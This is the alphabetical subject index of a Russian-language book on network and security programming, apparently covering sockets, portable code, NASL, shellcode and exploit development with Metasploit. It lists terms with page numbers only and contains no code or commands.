 InprocServer32, ключ реестра, 649
InputStream, класс, 238, 250
 INT 3, команда, 613
int, тип данных, 37
 interface, атрибут, 673
ioctl() / *ioctlsocket()*, функции, 375
 IPS (система защиты от вторжений), 586
 IPv4, заголовочный файл, 379
 IP-адрес
 в программе скачивания
 Web-страниц, 206

и обмен данными по протоколам TCP/UDP, 235
 класс *InetAddress*, 239
 локальный, 383
 разбор адреса подсети на Perl, 84
 разбор адреса, заданного
 в командной строке, 70
 IRpcEnum, интерфейс, 686
isnull(), функция в языке NASL, 113

J

Java Sockets
 ввод/вывод текста, 242
 назначение, 234
 программа WormCatcher, 260
 программирование
 TCP-клиента, 235
 программирование
 TCP-сервера, 246
 программирование UDP-клиента
 и сервера, 266
 работа с несколькими соединениями, 251
 разрешение IP-адресов
 и доменных имен, 239
 Java, язык программирования
 и C#, 59
 классы, 54
 методы, 54
 обзор, 48
 поток управления, 52
 пример программы, получение
 HTTP-заголовков, 57
 программа «Здравствуй, мир», 50
 типы данных, 51
 характеристики языка, 49
 java.io, пакет
 в программе NBTSTAT, 272
 класс LineNumberReader, 245
java.lang.Thread, класс, 259

java.net, пакет, 234
 в программе NBTSTAT, 272
 и программирование
 TCP-клиентов, 235
java.util.Vector, класс, 258
 JCL (job control language), язык
 управления заданиями, 33
 jmp, команда, 407

K

kernel32.dll
 адрес начала, 426
 как траппин, 610
 Keys, ключ, 634
 ktrace, утилита, 401

L

libc, стандартная библиотека
 ошибки при работе с целыми
 числами, 564
 переполнения стека, 537
 libdl, библиотека, 313
 libpcap, библиотека, 389
 LibWhisker, инструмент для
 сканирования Web, 704
 Linux
 shell-код для выхода
 из chroot-тюрьмы, 420
 shell-код для использования
 существующего дескриптора
 сокета, 415
 shell-код для привязки
 к порту, 414, 464
 как платформа для написания
 эксплойтов, 198
 пример shell-кода, 442
 системные вызовы
 в shell-коде, 411

listen(), функция
 и программирование серверных
 сокетов, 529
 использование в переносимых
 сетевых программах, 351
listen, системный вызов, 460, 757
 Little endian, порядок байтов
 на разных процессорах, 285
 определение, 740
 LocalServer32, ключ реестра, 649
 LPORT, параметр, 621
 ltrace, утилита, 479

M

MAKEWORD, макрос
 и объект WSADATA, 202
 использование в переносимых
 сетевых программах, 337
 malloc, функция, 740
 map, ошибка при контроле входных
 данных, 517
 match, функция в Perl, 87
 MDAC (Microsoft Data Access
 Components), 229
 memcpu, функция, 740
 memset, функция, 740
 Metasploit Framework, каркас
 база даеых о кодах операций, 608
 выбор вектора управления, 602
 выбор полезной нагрузки и
 кодировщика, 619
 вычисление адреса возврата, 607
 дорожка из NOP-команд, 617
 интегрирование эксплойта в, 629
 использование, 588
 использование адреса
 возврата, 612
 нахождение смещения, 597
 обзор, 588
 определение вектора атаки, 596

определение недопустимых
 символов, 614
 определение ограничений на
 размер, 615
 разработка эксплойтов
 с помощью, 595
 Meterpreter, 619
 Microsoft IDL (MIDL),
 компилятор, 651
 Microsoft Internet Information Server
 (IIS) 4.0, переполнение буфера
 выбор вектора управления, 602
 выбор полезной нагрузки
 и кодировщика, 619
 вычисление адреса возврата, 607
 дорожка из NOP-команд, 617
 использование адреса
 возврата, 612
 нахождение смещения, 597
 определение вектора атаки, 595
 определение недопустимых
 символов, 614
 определение ограничений
 на размер, 615
 разработка эксплойта с помощью
 msfconsole, 589
 module, атрибут, 672
 Msf::Exploit, класс, 637
 msfcli, интерфейс к Metasploit, 588
 msfconsole, интерфейс к Metasploit
 демонстрация, 589
 назначение, 588
 msfelfscan, утилита, 611
 msfencode, утилита, 622
 msfpayload, утилита, 620
 msfpescan, утилита, 611
 msfweb, интерфейс к Metasploit
 генерирование полезной
 нагрузки, 626
 назначение, 588

N

NASL (Nessus Attack Scripting
 Language), язык
 арифметические операторы, 114
 ассоциативные массивы, 111
 встроенные функции, 120
 интерпретатор команд, 122
 история создания, 108
 канонический сценарий, 127
 комментарии, 110
 криптографические функции, 122
 назначение, 109
 написание сценариев, 120
 операторы вне категории, 113
 операторы работы
 со строками, 115
 операторы сравнения, 114
 перенос программ, 131
 пользовательские функции, 119
 сетевые функции, 121
 синтаксис, 110
 стандартные массивы, 111
 управляющие конструкции, 117
 функции извещения, 125
 функции манипулирования
 пакетами, 121
 функции манипулирования
 строками, 122
 чувствительность к регистру, 111
 nasm, ассемблер
 дизассемблер ndisasm, 494
 компиляция shell-кода, 499
 эквивалент программы на C, 404
 NBTSTAT, программа, 267
 Nessus, программа, 108, 123, 196
 база знаний, 109
 NetBIOS Name Service
 раскрытие информации, 267
 Netcat, программа
 и отладка программ, 226

применение для атаки
 на переполнение буфера
 в IIS 4.0, 597
new(), конструктор класса, 635
Nikto, программа
 база данных об уязвимостях, 705
 описание, 704
 сравнение с SP-Rebel, 737
NMAP, программа
 и BSD-сокеты, 199
 и разбор IP-адресов, 70
NopDontFallThrough, переменная
 окружения, 630
ntdll.dll, 610
NULL, 113, 740

O

objdump, утилита, 401
OllyDbg, отладчик, 598
open, системный вызов, 756
OpenBSD
 атака на форматную строку, 507
OpenSSH, 570
OpenSSL SSLv2, переполнение
 буфера из-за неправильно
 сформированного клиентского
 ключа
 описание, 550
 эксплойт для, 554
OrpyNop2, генератор дорожек
 NOP-команд, 618
OutputStream, класс, 238, 250

P

PatternCreate(), метод, 599
patternOffset.pl, сценарий, 601
Payload, ключ, 633
PAYLOAD, переменная
 окружения, 630

Pcap, 389
PE (формат исполняемых файлов
 в Windows), 611
Perl, язык программирования, 79
 канонические инструменты, 88
 модификаторы регулярных
 выражений, 88
 операторы, 82
 операторы сравнения, 83
 перенос на NASL, 131
 пример сценария, 84
 сопоставление с образцом
 и подстановка, 87
 специальные переменные, 86
 сравнение с NASL, 144
 типы данных, 80
 утилита модификации файла
 протокола, 90
 утилиты, связанные
 с безопасностью, 704
Pex::Text::Freeform(), функция, 634
PexAlphaNum, кодировщик, 623
POPAD, команда, 642
POSIX (Portable Operating System
 Interface), стандарт, 287
POSIX threads (pthreads), API
 обзор, 293
 синхронизация потоков, 297
 создание потоков, 294
printf, функция
 атака на форматную строку, 508
pthread, библиотека, 191
pthread_create(), функция, 191
Python, язык программирования
 обзор, 96
 пакет *InlineEgg*, 96

R

RandomNops, переменная
 окружения, 631

RDS (Remote Data Services), 229
read(), функция
 задание таймаута, 166
 и UDP-сокеты, 157
read, системный вызов, 756
readelf, программа, 402
recv(), функция
 задание таймаута, 166
 и UDP-сокеты, 157
 и переносимые сетевые
 программы, 366
recvfrom(), функция
 задание таймаута, 166
 и UDP-сокеты, 157
 и переносимые сетевые
 программы, 366
 прием UDP-датаграмм, 163
RegEdit, утилита, 648
RegSvr32, утилита регистрации
 COM-объектов, 648
RET, команда, 407
RHOST, переменная окружения
 задание, 593
 конфигурирование
 эксплойта, 632
RPC (Remote Procedure Call)
 утилиты для определения
 номеров программ, 178
RPC1_ID_HEAD, 189
RPC1_ID_TAIL, 189
RPCDump, утилита
COMSupport.h, 695
RPCDump.c, 695
 добавление
 COM-расширений, 675
 классы компонентов, 688
 определение интерфейсов, 685
 поток управления, 680
 процедуры интеграции
 с приложением, 682

реализация COM
 EXE-сервера, 676
RPORT, переменная окружения, 593

S

select(), функция, 358
send(), функция
 в приложении Winsock, 215
 и UDP-сокеты, 157
 и переносимые сетевые
 программы, 363
 отправка UDP-датаграммы, 162
sendmail, программа, 516
sendto(), функция
 и UDP-сокеты, 157
 и переносимые сетевые
 программы, 363
 отправка UDP-датаграммы, 163
ServerSocket, класс, 258
set, команда Metasploit
 Framework, 593, 630
setg, команда Metasploit
 Framework, 593
setsockopt(), функция
 задание опций BSD-сокета, 166
 и переносимые сетевые
 программы, 372
 shell-код
 для выхода из chroot-тюрьмы, 420
 Shell-код
 в эксплойте, 520
 внедрение в локальную
 программу, 417
 внедрение в удаленную
 программу, 413
 готовый, 493
 длч Windows, 425
 для обратного соединения, 468
 для повторного использования
 сокета, 471

для привязки к порту, 455
 для системного вызова `accept`, 460
 для системного вызова `dup2`, 461
 для системного вызова `execve`, 446
 для системного вызова `listen`, 460
 для системного вызова `socket`, 458
 для системного вызова `write`, 441
 и каркас Metasploit, 641
 и полезная нагрузка, 603
 инструменты
 для генерирования, 748
 кодирование, 481
 многоплатформенный, 492
 обзор, 400, 438
 определение, 741
 повторное использование
 переменных программы, 488
 повторное использование
 файловых дескрипторов, 474
 проблема адресации, 406
 проблема нулевого байта, 409
 реализация системных
 вызовов, 410
show exploits, команда, 590
show options, команда, 592
SIGALRM, сигнал, 191
SIGPIPE, сигнал, 191
SIGURG, сигнал, 516
 Slapper, червь, 494
Sleep(), функция, 425
 SNMP (Simple Network Management
 Protocol), протокол, 169
 агент, 169
SO_RCVTIMEO, опция сокета, 166
SOCK_DGRAM, константа
 в клиентском приложении
 Winsock, 210
 создание UDP-сокета, 159
SOCK_STREAM, константа
 в клиентском приложении
 Winsock, 210
sockaddr_in, структура
 отправка UDP-датаграммы, 161
 прием UDP-датаграммы, 165
socket(), функция, 343
 назначение, 149
 создание UDP-сокета, 158
 создание клиентского сокета, 149
 Socket, класс
 программирование
 TCP-клиента, 235
 разрешение имени хоста, 239
socket, системный вызов, 458, 757
socketcall, системный вызов, 496, 757
SOL_SOCKET, константа, 168
 SPI (Service Provider Interface), 741
 SP-Rebel, программа
 быстродействие, 737
 выполнение, 731
 заголовочные файлы, 730
 компиляция, 733
 проектирование, 705
 разбор базы данных, 717
 результаты работы, 734
 сигнатуры атак, 705
 составные части, 706
 управление соединением и
 пакетная пушка, 706
 SQL (Structured Query
 Language), 741
 SSL (Secure Sockets Layer),
 протокол, 277
 STDERR, переменная в Perl, 87
 STDIN, переменная в Perl, 86
 STDOUT, переменная в Perl, 87
strace, программа, 402
strcpy, 741
strncpy, 741
subst, функция в Perl, 87
 Sun Microsystems, 48
 Sun Solaris, 506
syslog, функция, 511

T

t_delete, функция, 562
Targets, ключ, 634
 TCP, заголовочный файл, 382
TCPClient1.java, 235
TCPClient2.java, 243
TCPServer1.java, 247
TCPServer2.java, 253
 Telnet, 741
ThreadPool, класс, 258
Throwable, класс, 260

U

UDP, заголовочный файл, 381
URLConnection, класс, 277
 UW POP2, программа, 574

V

va_arg, тип данных, 510
 VARIANT, тип данных, 654
 Visual Studio, 200
 компиляция программы
 SP-Rebel, 731
 написание shell-кода для
 Windows, 420

W

Whisker, программа, 704
 WinPcap, 389
 Winsock (Windows Sockets)
 и написание переносимых
 сетевых программ, 336
 написание эксплойтов
 и программ для проверки
 наличия уязвимостей, 215
 обзор, 198
 применение для атаки
 на Web-сервер, 227

применение для атаки
 с переполнением буфера, 229
 программирование клиентских
 приложений, 207
 программирование серверных
 приложений, 211
 Winsock 2.0
 компоновка с библиотекой, 200
 расширения, 343
WorkerThread, класс, 259
 WormCatcher, программа, 260
write, системный вызов, 441
WSACleanup(), функция, 205
WSADATA, объект, 201
WSAStartup(), функция, 203

X

X11R6 4.2 XLOCALEDIR,
 уязвимость, 538
 xlockmore, уязвимость, 510

A

Абстрактные типы данных
 в объектно-ориентированном
 программировании, 49
 в языке C#, 61
 в языке C++, 35
 Адресное пространство процесса,
 Win32, 660
 Анализаторы сетевого трафика, 751
 Анализаторы сетевых протоколов
 (сниферы), 226
 Аргументы
 в командной строке,
 обработка, 325
 заталкивание в стек
 в shell-коде, 408
 клиентского приложения
 Winsock, 207
 системных вызовов, 411

Арифметические операторы
в языке Perl, 82

Б

Байткод, 741
Безопасность
 NASL-сценариев, 110
 библиотеки, 750
 языка C#, 61
 языка C/C++, 35
 языка Java, 50
Библиотеки. См. также Active
 Template Library, DLL
 Winsock, 200
 в UNIX и Windows, 311
 динамическая загрузка, 313
Булевские величины,
 в NASL, 113, 143
Буфер, 741

В

Вектор атаки
 определение для эксплойта, 596
 перезаписывание адреса
 возврата, 597
Вектор управления, 602
Виртуальная машина, 742
Виртуальная операционная
 система, 398
Внутрипроцессный COM-сервер,
 реализация, 666
Возвращаемые значения
 и переносимые сетевые
 программы, 338
 системным вызовом, 413

Г

Генератор NOP-команд, 630
Генератор случайных чисел, 513

Генераторы пакетов, 751
Генераторы случайных
 данных, 543
Генерирование порядковых
 номеров, 514
Гонки, 514
 связанные с сигналами, 516
 связанные с файлами, 515

Д

Дамп памяти, 480
Двухшаговая атака, 506
Декодер, 481
Демоны и Win32-сервисы, 317
Дерево атак, 39
Деструктор, 721, 727
Дизассемблер
 для shell-кода, 435
 определение, 742
 применение для программ
 с недоступными исходными
 текстами, 543
Директивы препроцессора, 280
Длина (в заголовке UDP), 157
Дорожка из NOP-команд, 617
 генератор, 630
 интегрирование эксплойта
 в каркас Metasploit, 641
 параметры, 633

З

Заголовочные файлы
 VulnDB.h, 730
 для протокола ICMP, 381
 для протокола IPv4, 379
Затирание кучи
 возникновение гонки
 в sendmail, 516
определение, 742

И

Инкапсуляция
 в языке C#, 60
 в языке C++, 35
 в языке Java, 49
 определение, 742
Интеллектуальные указатели, 653
Интерпретатор
 для языка Python, 96
 команд NASL, 122
 написание, 278
 определение, 742
Интерфейсы COM-объектов,
 определение, 685

К

Каталоги
 и shell-код для выхода
 из chroot-тюрьмы, 420
 обработка в переносимых
 программах, 307
Класс, 742
 в языке C#, 66
 в языке Java, 54
 иерархии, 44
 композиция, 656
 определение и пример, 42
 регистрация, 653
Классы компонентов, в утилите
 RPCDump, 688
Клиентские приложения
 TCP, программирование с
 помощью Java Sockets, 235
 для протокола TCP, 149
 для протокола UDP, 156
 использование BSD-сокетов, 149
 программа *WormCatcher*, 260
 программирование клиентских
 сокетов, 527

 программирование с помощью
 Winsock, 207
Кодирование полезной нагрузки,
 481, 619, 622, 630, 641
Коды операций
 и база данных Metasploit Opcode
 Database, 608
 и дорожка из NOP-команд, 617
Конструкторы
 класса ServerSocket, 246
 класса Socket, 235
Контроль выхода за границы, 36
Контрольная сумма (в заголовке
 UDP), 157
Куча, определение, 742

Л

Логические операторы
 в языке NASL, 115
 в языке Perl, 83
Ложные срабатывания, 737
Локальные эксплойты
 гонки, связанные
 с сигналами, 516
 написание, 505

М

Макросы
 ATL, 658
 BEGIN_ENTRY_POINT /
 END_ENTRY_POINT, 679
Массивы
 в языке NASL, 80, 111
Машинный язык, 743
Межпроцессные коммуникации
 (IPC), 148
Межсетевой экран, 523
Метод, определение, 743

Многopotочность
 в UNIX и Windows, 293
 в языке Java, 49
 реализация, 191
 Момент проверки – момент
 использования, тип ошибок, 514
 Мьютекс, 293

Н

Наследование
 в языке C#, 60
 в языке C++, 35
 в языке Java, 49
 иерархии классов, 44
 определение, 743
 Недопустимые символы
 в полезной нагрузке, 619, 622
 задание, 633
 и кодировщики, 641
 определение, 614
 устранение, 631
 Нулевые байты, 414, 434, 614

О

Обработчик сигнала, 516
 Объектно-ориентированное
 программирование
 достоинства, 49
 и язык C#, 60
 определение, 743
 Оконечная точка сокета, 149, 235
 Операторы
 в языке NASL, 113
 в языке Perl, 82
 Операторы присваивания, 82
 Операционные системы
 32- и 64-разрядные, 333
 многоплатформенный
 shell-код, 492, 500

определение на этапе
 компиляции, 283
 сравнение с точки зрения
 безопасности, 586
 Описательные функции (NASL), 124
 Отладчик
 и определение смещения адреса
 возврата, 642
 определение, 743
 перезапись адреса возврата,
 597, 606
 перечень, 748
 применение для программ
 с недоступными исходными
 текстами, 543, 598

П

Пакетная пушка, 731
 Память
 затиранье кучи, 544
 и переносимость программ, 324
 и проблема адресации
 в shell-коде, 406
 переполнение стека, 531
 Переменные окружения
 доступ из Metasploit, 635
 структура *UserOpts*, 632
 Переносимые сетевые программы
accept(), 354
 API, 343
bind(), 348
 BSD-сокеты и Winsock, 336
close()/closesocket(), 370
connect(), 346
ioctl() / *ioctlsocket()*, 361
listen(), 351
 Pcap и WinPcap, 389
read() / *write()*, 343
recv() / *recvfrom()*, 366
select(), 358

send() / *sendto()*, 363
setsockopt(), 372
socket(), 343
 возвращаемые значения, 338
 определение локального IP-
 адреса, 383
 подлежащие переносу
 компоненты, 338
 простые сокеты, 378
 расширения, определенные
 в Winsock 2.0, 343
 Переносимый код
 32- и 64-разрядные
 платформы, 333
 библиотеки, 311
 директивы препроцессора, 281
 использование директив
 #ifdef, 281
 многопоточность, 293
 обзор, 280
 обработка аргументов, заданных
 в командной строке, 325
 определение операционной
 системы, 283
 порядок байтов, 285
 программирование демонов
 и Win32-сервисов, 317
 работа с каталогами, 307
 работа с файлами, 304
 сигналы, 302
 синхронизация потоков, 293
 создание и завершение
 процессов, 287
 управление памятью, 324
 целочисленные типы данных, 330
 Переполнение буфера
 атака с использованием
 Winsock, 229
 в сервере UW POP2, 574
 в языках C/C++, 36
 и NASL-сценарии, 108

из-за неправильно
 сформированного
 клиентского ключа, 549
 определение, 744
 Переполнение стека
 как один из видов
 Web-уязвимостей, 736
 обзор, 532
 определение, 744
 поиск в программах
 с недоступными исходными
 текстами, 543
 поиск в программах
 с открытыми исходными
 текстами, 537
 Переполнение целых чисел
 обзор, 564
 обход проверки размера, 567, 744
 при умножении, 566
 Песочница
 в языке Java, 50
 определение, 744
 Платформенная независимость
 определение, 744
 языка Java, 49
 Побитовые операторы, 116
 Подделка TCP-соединения, 514
 Подделка Web-сайта, 58
 Подстановка, Perl, 87
 Полезная нагрузка
 выбор в mfsconsole, 593
 дорожки из NOP-команд, 617
 интегрирование эксплойта
 в каркас Metasploit, 629
 определение недопустимых
 символов, 614
 перезаписывание адреса
 возврата, 602
 создание и кодирование, 619
Порт отправителя (в заголовке
 UDP), 157

Порт получателя (в заголовке UDP), 157

Порты

- клиентское приложение в Windows, 207
- отправка UDP-датаграммы, 161
- утилита для определения номеров RPC-программ, 178

Порядок байтов, 285

Последовательная обработка запросов в TCP-сервере, 251

Последовательности символов для завершения строки, 112

Поток управления

- в программе RPCDump, 680
- в языке C#, 64
- в языке C/C++, 40
- в языке Java, 52

Права доступа к файлу, 515

Привязка к порту

- shell-код для, 413
- в эксплойтах, 527

Приложение

- обнаружение уязвимостей, 504
- процедуры интеграции с, 682, 695
- средства отладки, 226

Примеры

- использование Winsock для реализации атаки с переполнением буфера, 229
- ошибка в программе `map` при контроле входных данных, 517
- ошибка форматной строки в `xlockmore`, 510
- переполнение `XLOCALEDIR` в `X11R6 4.2`, 538
- переполнение буфера в `OpenSSH` из-за неправильно сформированного клиентского ключа, 549

- переполнение буфера в `UW POP2`, 574
- переполнение целого в `OpenSSH` в процедуре оклика/отзыва, 570
- применение `Winsock` для реализации атаки на `Web-сервер`, 227
- разбор IP-адреса, заданного в командной строке, 70
- скачивание `Web-страницы` с помощью `Winsock`, 206
- сценарий на языке `NASL`, 127

Проблема адресации в shell-коде

- метод `jmp/call`, 407
- метод заталкивания аргументов в стек, 408
- обзор, 432

Программные ошибки

- атаки на форматную строку, 507
- обнаружение уязвимостей, 504
- при работе с целыми числами, 564

Программы с недоступными исходными текстами, 543

Программы с открытыми исходными текстами, 537

Простые сокеты, 378

- API, 378
- в языке Java, 277
- заголовочные файлы, 379

Протоколы

- поддерживаемые `Winsock 2`, 199
- уязвимости, 521

Процедурное программирование, 32

Процедурный язык программирования, 744

Процессоры, 285

Псевдокод, 132

Пул потоков, 252

Р

Работа с файлами, 304

Разделяемая библиотека

- вычисление адреса возврата, 608
- изменения в связи с выходом новых версий, 612
- использование в качестве трамплина, 605
- перезаписывание адреса возврата, 602

Расширенная информация об ошибке

- и написание переносимых программ, 341
- получение, 195

Регистр, 745

Регистрация COM-объекта, 647

Регулярные выражения

- модификаторы, 88
- перенос на `NASL` и наоборот, 141
- сопоставление с образцом и подстановка в `Perl`, 87

Рекурсия, 105

С

Сборка мусора, автоматическая, 50, 61

Серверные приложение

- для протокола TCP, 149
- для протокола UDP, 156
- использование BSD-сокеты, 149
- использование `Java Sockets`, 246
- использование `Winsock`, 211

Сетевые интерфейсы,

- именование, 390

Сигналы

- переносимый код, 302

Сигнатуры

- анализ, 717

- тестирование, 706
- файл, 735

Сигнатуры атак, 705

Символическая ссылка, 515

Системные вызовы

- аргументы, 411
- в ассемблерных программах, 402
- возвращаемые значение, 413
- краткий справочник, 755
- номера, 410
- обзор, 432
- проблема адресации в shell-коде, 406

Синхронизация потоков, 297

Скаляры, в языке `Perl`, 80

Сканеры, 752

Сканирование сети

- с помощью TCP-сокеты, 178
- с помощью UDP-сокеты, 169

Слепая подделка

- TCP-соединения, 514

Служба отображения портов (`portmapper`), 178–179

Смещение адреса возврата и обновление программ, 611

- нахождение, 601
- трудности, 642

Создание и завершение процессов

- обзор, 287
- системный вызов `exec`, 287
- системный вызов `exit`, 293
- системный вызов `fork`, 293

Сокеты. См. BSD-сокеты, `Java Sockets`, `Winsock`

- в программе `SP-Rebel`, 706
- инициализация, 528
- использование в эксплойтах, 527
- как оконечные точки соединения, 148

Соккрытие данных

- в языке C#, 61

- в языке C++, 35
- в языке Java, 49
- определение, 745
- Сообщества имя, в протоколе SNMP, 169
- Сопоставление с образцом, 87
- Специальные переменные в Perl, 86
- Спецификаторы формата, 508
- Списки рассылки, 434
- Среда исполнения COM, 646
- Ссылочные переменные, 106
- Ссылочные типы в языке Java, 52
- Стандартное соглашение о вызове, 645
- Стек
 - выбор вектора управления для атаки на переполнение буфера, 602
 - вычисление адреса возврата, 607
 - определение, 745
 - организация памяти, 531
- Стек протоколов TCP/IP, реализации, 513
- Сценарии реестра, в ATL, 663

Т

- Таймаут, для сокета, 166
- Тестовая строка, 614
- Типы данных
 - в языке C#, 62
 - в языке C/C++, 37
 - в языке Java, 50
 - в языке Perl, 80
- Точечно-десятичная нотация, 239
- Точка входа в модуль
 - для внепроцессного COM-сервера, 669
 - для внутрипроцессного COM-сервера, 669

У

- Удаленные эксплойты, 506
- Указатели
 - и безопасность C/C++, 36
 - и ссылочные переменные, 106
 - интеллектуальные в ATL, 653
- Утилита модификации файла протокола, Perl, 90
- Уязвимость
 - атака на форматную строку, 507
 - в локальных и сетевых программах, 505
 - в протоколе TCP/IP, 513
 - гонка, 514
 - и shell-код, 400
 - написание эксплойта, 504
 - обнаружение, 504
 - определение, 745
 - ошибка при контроле данных в map, 517
 - проверка наличия, 215
 - сигнатуры, 705
 - средства для анализа, 750

Ф

- Файловые дескрипторы
 - повторное использование, 474
- Форматная строка, 507
- атаки, 521
- исправление программных ошибок, 510
- уязвимость в программе xlockmore, 510
- Функциональное программирование, 32
- Функциональный язык программирования, определение, 745
- Функция, определение, 745

Х

- Хэши, в языке Perl, 80

Ц

- Целочисленные типы данных, 330
- Циклы
 - в языке C#, 64
 - в языке C/C++, 40
 - в языке Java, 52
 - в языке NASL, 117
 - в языке ассемблера, 403
- Цифровые отпечатки, 705

Ш

- Шаблоны в языке C++, 652

Э

- Эксплойт
 - и shell-код, 400
 - определение, 746
 - перенос на язык NASL и наоборот, 131
 - разработка с помощью каркаса Metasploit, 588
 - выбор вектора управления, 602
 - выбор полезной нагрузки и кодировщика, 619
 - вычисление адреса возврата, 607
 - дорожка из NOP-команд, 617

- использование адреса возврата, 612
- нахождение смещения, 597
- определение вектора атаки, 596
- определение недопустимых символов, 614
- определение ограничений на размер, 615
- Эксплойты
 - атака на форматную строку, 507
 - гонка, 514
 - затирание кучи, 544
 - локальные и удаленные, 505
 - обнаружение уязвимостей, 504
 - ошибка в программе map при контроле входных данных, пример, 517
 - ошибки при работе с целыми числами, 564
 - переполнение стека, 531
 - сокеты и привязка к порту, 527
 - уязвимости TCP/IP, 513
- Эмуляторы аппаратуры, 749

Я

- Язык ассемблера, 402, 746
- в Windows и UNIX, 406
- и shell-код, 400
- команды, 429
- написание shell-кода для Windows, 425